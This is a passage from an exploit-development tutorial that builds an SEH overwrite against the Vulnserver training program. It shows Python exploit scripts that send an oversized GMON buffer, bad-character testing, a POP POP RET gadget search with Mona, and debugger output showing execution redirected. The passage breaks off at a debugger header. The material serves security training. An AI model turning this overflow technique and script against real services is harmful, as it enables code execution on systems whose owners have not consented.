If we run this, we get the following `SEH chain` values in Immunity:


Immunity Debugger - vulnserver.exe - [SEH chain of thread 00000D5C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h

```
Address  SE handler
016CFFC4 336E4532
6E45316E *** CORRUPT ENTRY ***
```

Let's feed these values to Mona so she can tell us where they reside in our cyclical data string with the `!mona po <value>` command. Mona tells us that the offsets for these values are: `!mona po 336E4532` = 3518 and `!mona po 6E45316E` = 3514. This matches up with what we learned from Corelan, that these two values would be 4 bytes apart.

`nSeh` is going to correspond with 3514, and

`Seh` is going to correspond with 3518.


Think back to our component diagrams from Corelan:

- Pointer to next SEH record (`nSeh`)
- Current SE Handler (`Seh`)

This makes sense if you remember that they are residing in the stack and the stack address space grows as it descends. Let's verify everything by making our Junk payload to get to the SEH overwrites `A` values, `nSeh` will be `B` values, `Seh` will be `C` values, and we can leave the rest of the buffer as `D` .

```
#!/usr/bin/python

import socket
import os
import sys

host = "192.168.1.201"
port = 9999

nSeh = 'BBBB'
Seh = 'CCCC'

buffer = 'A' * 3514
buffer += nSeh
buffer += Seh
buffer += 'C' * (5012 - len(buffer))


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
s.send("GMON /.../" + buffer)
print s.recv(1024)
s.close()
```

This works beautifully and we are greeted with the following `SEH chain` values:


Immunity Debugger - vulnserver.exe - [SEH chain of thread 00000FC8]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h


```
Address  SE handler
0175FFC4 43434343
42424242 *** CORRUPT ENTRY ***
```

Checking for Bad Characters

Let's build some good habits here and look for bad characters. We will create a variable called `badchar` in our exploit script and place it inside the `A` buffer area and see if any get corrupted in memory. We will also take `\x00` out of the string of characters since it is almost always a bad character.

```
#!/usr/bin/python

import socket
import os
import sys

host = "192.168.1.201"
port = 9999

badchar =
("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17
\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\
x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\
x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\
x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\
x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\
xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\
xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\
xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

nSeh = 'BBBB'
Seh = 'CCCC'

buffer = 'A' * (3514 - len(badchar))
buffer += badchar
buffer += nSeh
buffer += Seh
buffer += 'C' * (5012 - len(buffer))



s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
s.send("GMON /.../" + buffer)
print s.recv(1024)
s.close()
```

When we run this against Immunity, go to the bottom right panel and right click on the second instance of `ASCII "GMON /.../AAAAA...` and select `Follow in Dump`. From here, we can scroll down in the bottom left panel and look at the hex dump of the stack and find where our string of `A` values ends and our `badchar` begins. As you can see from the screen shot, the sequence is intact and immediately goes to our `BBBB` values for our `nSeh`. Looks like the only bad character was `\x00`!




```
002541E8 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
002541F8 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00254208 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00254218 41 41 41 41 41 01 02 03 04 05 06 07 08 09 0A 0B AAAAA☺☻♥♦♣♠•◘..♂
00254228 0C 0D 0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B ..♫☼►◄↕‼¶§▬↨↑↓→←
00254238 1C 1D 1E 1F 20 21 22 23 24 25 26 27 28 29 2A 2B ∟↔▲▼ !"#$%&'()*+
00254248 2C 2D 2E 2F 30 31 32 33 34 35 36 37 38 39 3A 3B ,-./0123456789:;
00254258 3C 3D 3E 3F 40 41 42 43 44 45 46 47 48 49 4A 4B <=>?@ABCDEFGHIJK
00254268 4C 4D 4E 4F 50 51 52 53 54 55 56 57 58 59 5A 5B LMNOPQRSTUVWXYZ[
00254278 5C 5D 5E 5F 60 61 62 63 64 65 66 67 68 69 6A 6B \]^_`abcdefghijk
00254288 6C 6D 6E 6F 70 71 72 73 74 75 76 77 78 79 7A 7B lmnopqrstuvwxyz{
00254298 7C 7D 7E 7F 80 81 82 83 84 85 86 87 88 89 8A 8B |}~⌂Çüéâäàåçêëèï
002542A8 8C 8D 8E 8F 90 91 92 93 94 95 96 97 98 99 9A 9B îìÄÅÉæÆôöòûùÿÖÜ¢
002542B8 9C 9D 9E 9F A0 A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB £¥₧ƒáíóúñÑªº¿⌐¬½
002542C8 AC AD AE AF B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB ¼¡«»░▒▓│┤╡╢╖╕╣║╗
002542D8 BC BD BE BF C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB ╝╜╛┐└┴┬├─┼╞╟╚╔╩╦
002542E8 CC CD CE CF D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB ╠═╬╧╨╤╥╙╘╒╓╫╪┘┌█
002542F8 DC DD DE DF E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB ▄▌▐▀αßΓπΣσµτΦΘΩδ
00254308 EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB ∞φε∩≡±≥≤⌠⌡÷≈°∙·√
00254318 FC FD FE FF 42 42 42 42 43 43 43 43 43 43 43 43 ⁿ²■ BBBBCCCCCCCC
```


POP POP RET Much?

If you remember back to our Corelan diagrams, we are currently sitting in that 'Current SE Handler' component of the SEH chain and need to `POP POP RET` our way into the 'Pointer to the next SEH record'. Let's turn to a great explainer (https://dkalemis.wordpress.com/2010/10/27/the-need-for-a-pop-pop-ret-instruction-sequence/) on `POP POP RET` by Dimitrios Kalemis where he states, *"Each time a POP <register> occurs, ESP is moved towards higher addresses by one position (1 position = 4 bytes for a 32-bit architecture). Each time a RET occurs, the contents of the address ESP points at are put in EIP and executed (also ESP is moved, but this is not important here)."*

So previously, the SEH record, which comrpises two 4 byte entities (refer to diagram if confused), had been placed on the stack so that `ESP + 8` was pointing to the address of the 'Pointer to the next SEH record'.




So if we can get ‘Current SE Handler’, which is where we are currently living when we pass an exception to the program in Immunity (right now we have it filled with `C` values), to execute a `POP` (move up 4 bytes) `POP` (move up 4 bytes) `RET` (store this address in `EIP` as the next instruction to execute) we can take over control of how code executes in this program.


ESP + 8
Address We Put in EIP with RET
4 Bytes
BEFORE: Pointer to the next SEH record
AFTER: Directions to our Shellcode location
4 Bytes
BEFORE: Current SE Handler
AFTER: POP POP RET
ESP

Dimitrios explains the process beautifully in his post:

- *“So, execution begins at address 10 20 30 40.*
- *Before the first POP is executed, ESP points at 00 00 50 00.*
- *After the first POP is executed, ESP points at 00 00 50 04.*
- *After the second POP is executed, ESP points at 00 00 50 08.*
- *After the RET, EIP points at 00 00 60 40,*
- *which are the contents of the address 00 00 50 08 ESP pointed at.*
- *So, execution will continue at 00 00 60 40.*
- *So, the instruction EB 06 is executed, which is a 6-byte jump to 00 00 60 48, the beginning of the shellcode. Thus we have a successful exploit.”*

Let’s use Mona to find our `POP POP RET` instruction inside Vulnserver with the `!mona seh` command. Mona, our trusty exploit sidekick who does all the hard work because we’re just script kiddies standing on the shoulders of giants, finds 18 pointers to `POP POP RET` sequences inside Vulnserver. Let’s use the first result at `0x625010b4` .




```
[+] Results :
  0x625010b4 : pop ebx # pop ebp # ret  |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
  0x00402673 : pop ebx # pop ebp # ret  | startnull,asciiprint,ascii {PAGE_EXECUTE_READ} [vulnserver.exe] ASLR: False, R
  0x6250172b : pop edi # pop ebp # ret  | asciiprint,ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False,
  0x6250195e : pop edi # pop ebp # ret  | asciiprint,ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False,
  0x00402afb : pop edi # pop ebp # ret  | startnull {PAGE_EXECUTE_READ} [vulnserver.exe] ASLR: False, Rebase: False, Saf
  0x00402d2e : pop edi # pop ebp # ret  | startnull,asciiprint,ascii {PAGE_EXECUTE_READ} [vulnserver.exe] ASLR: False, R
  0x6250120b : pop ecx # pop ecx # ret  | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: F
  0x625011bf : pop ebx # pop ebx # ret  |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
  0x625011d7 : pop ebx # pop ebx # ret  |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
  0x625011fb : pop eax # pop edx # ret  |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
  0x625011e3 : pop ecx # pop edx # ret  |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
  0x6250160a : pop esi # pop ebp # ret  | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: F
  0x004029da : pop esi # pop ebp # ret  | startnull {PAGE_EXECUTE_READ} [vulnserver.exe] ASLR: False, Rebase: False, Saf
  0x0040119b : pop ebx # pop ebp # ret 0x04 | startnull {PAGE_EXECUTE_READ} [vulnserver.exe] ASLR: False, Rebase: False,
  0x625011ef : pop ecx # pop eax # ret  |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
  0x625011cb : pop ebp # pop ebp # ret  |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
  0x00402524 : pop edi # pop ebp # ret 0x04 | startnull,asciiprint,ascii {PAGE_EXECUTE_READ} [vulnserver.exe] ASLR: Fals
  0x625011b3 : pop eax # pop eax # ret  |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
    Found a total of 18 pointers
```

This address value will replace our `Seh` variable in our python exploit script (keeping in mind Windows is of the Little Endian variety and the address will need to be placed in reverse order).

```python
#!/usr/bin/python

import socket
import os
import sys

host = "192.168.1.201"
port = 9999

nSeh = 'BBBB'
Seh = '\xb4\x10\x50\x62'

buffer = 'A' * 3514
buffer += nSeh
buffer += Seh
buffer += 'C' * (5012 - len(buffer))


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
s.send("GMON /.../" + buffer)
print s.recv(1024)
s.close()
```


Let’s throw our exploit at Vulnserver and see if the Current SEH value reflects the location of the `POP POP RET` we found in the essfunc.dll.



Immunity Debugger - vulnserver.exe - [SEH chain of thread 00000C0C]

```
Address   SE handler
0172FFC4  essfunc.625010B4
42424242  *** CORRUPT ENTRY ***
```

Looks awesome, now right click that line and set a breakpoint either with F2 or through the GUI. Next, pass the exception to the program with Shift + F9, and let's examine next instructions step by step with F7.




Immunity Debugger - vulnserver.exe - [CPU - thread 00000624, module essfunc]

```
6250172B  5F               POP EDI                                  ntdll.77416D09
6250172C  5D               POP EBP
6250172D  C3               RETN
6250172E  C745 98 41414141 MOV DWORD PTR SS:[EBP-68],41414141
62501735  A1 E4305062      MOV EAX,DWORD PTR DS:[625030E4]
6250173A  8D7D 98          LEA EDI,DWORD PTR SS:[EBP-68]
6250173D  C745 9C 41414141 MOV DWORD PTR SS:[EBP-64],41414141
62501744  C745 A0 41414141 MOV DWORD PTR SS:[EBP-60],41414141
6250174B  8945 B8          MOV DWORD PTR SS:[EBP-48],EAX
6250174E  A1 E8305062      MOV EAX,DWORD PTR DS:[625030E8]
62501753  C745 A4 41414141 MOV DWORD PTR SS:[EBP-5C],41414141
6250175A  C745 A8 41414141 MOV DWORD PTR SS:[EBP-58],41414141
62501761  8945 BC          MOV DWORD PTR SS:[EBP-44],EAX
62501764  A1 EC305062      MOV EAX,DWORD PTR DS:[625030EC]
62501769  C745 AC 41414141 MOV DWORD PTR SS:[EBP-54],41414141
62501770  C745 B0 41414141 MOV DWORD PTR SS:[EBP-50],41414141
62501777  8945 C0          MOV DWORD PTR SS:[EBP-40],EAX
6250177A  A1 F0305062      MOV EAX,DWORD PTR DS:[625030F0]
6250177F  C745 B4 41414141 MOV DWORD PTR SS:[EBP-4C],41414141
62501786  8945 C4          MOV DWORD PTR SS:[EBP-3C],EAX
62501789  A1 F4305062      MOV EAX,DWORD PTR DS:[625030F4]
6250178E  8945 C8          MOV DWORD PTR SS:[EBP-38],EAX
```

```
Registers (FPU)
EAX 00000000
ECX 6250172B essfunc.6250172B
EDX 77416D1D ntdll.77416D1D
EBX 00000000
ESP 0176EC98
EBP 0176ECB8
ESI 00000000
EDI 00000000

EIP 6250172B essfunc.6250172B

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
```

Once we get through our `POP POP RET` we see that the `EIP` is pointing to a new location and the opcodes there are `INC EDX` x4. What is the hex equivalent for these opcodes? `42` …which is what we left as the value for `nSeh`, so we have succeeded in redirecting the execution flow of the program! We have these 4 bytes to work with to further our goals.



Immunity Debugger - vulnserver.exe - [CPU - thread 00000624]

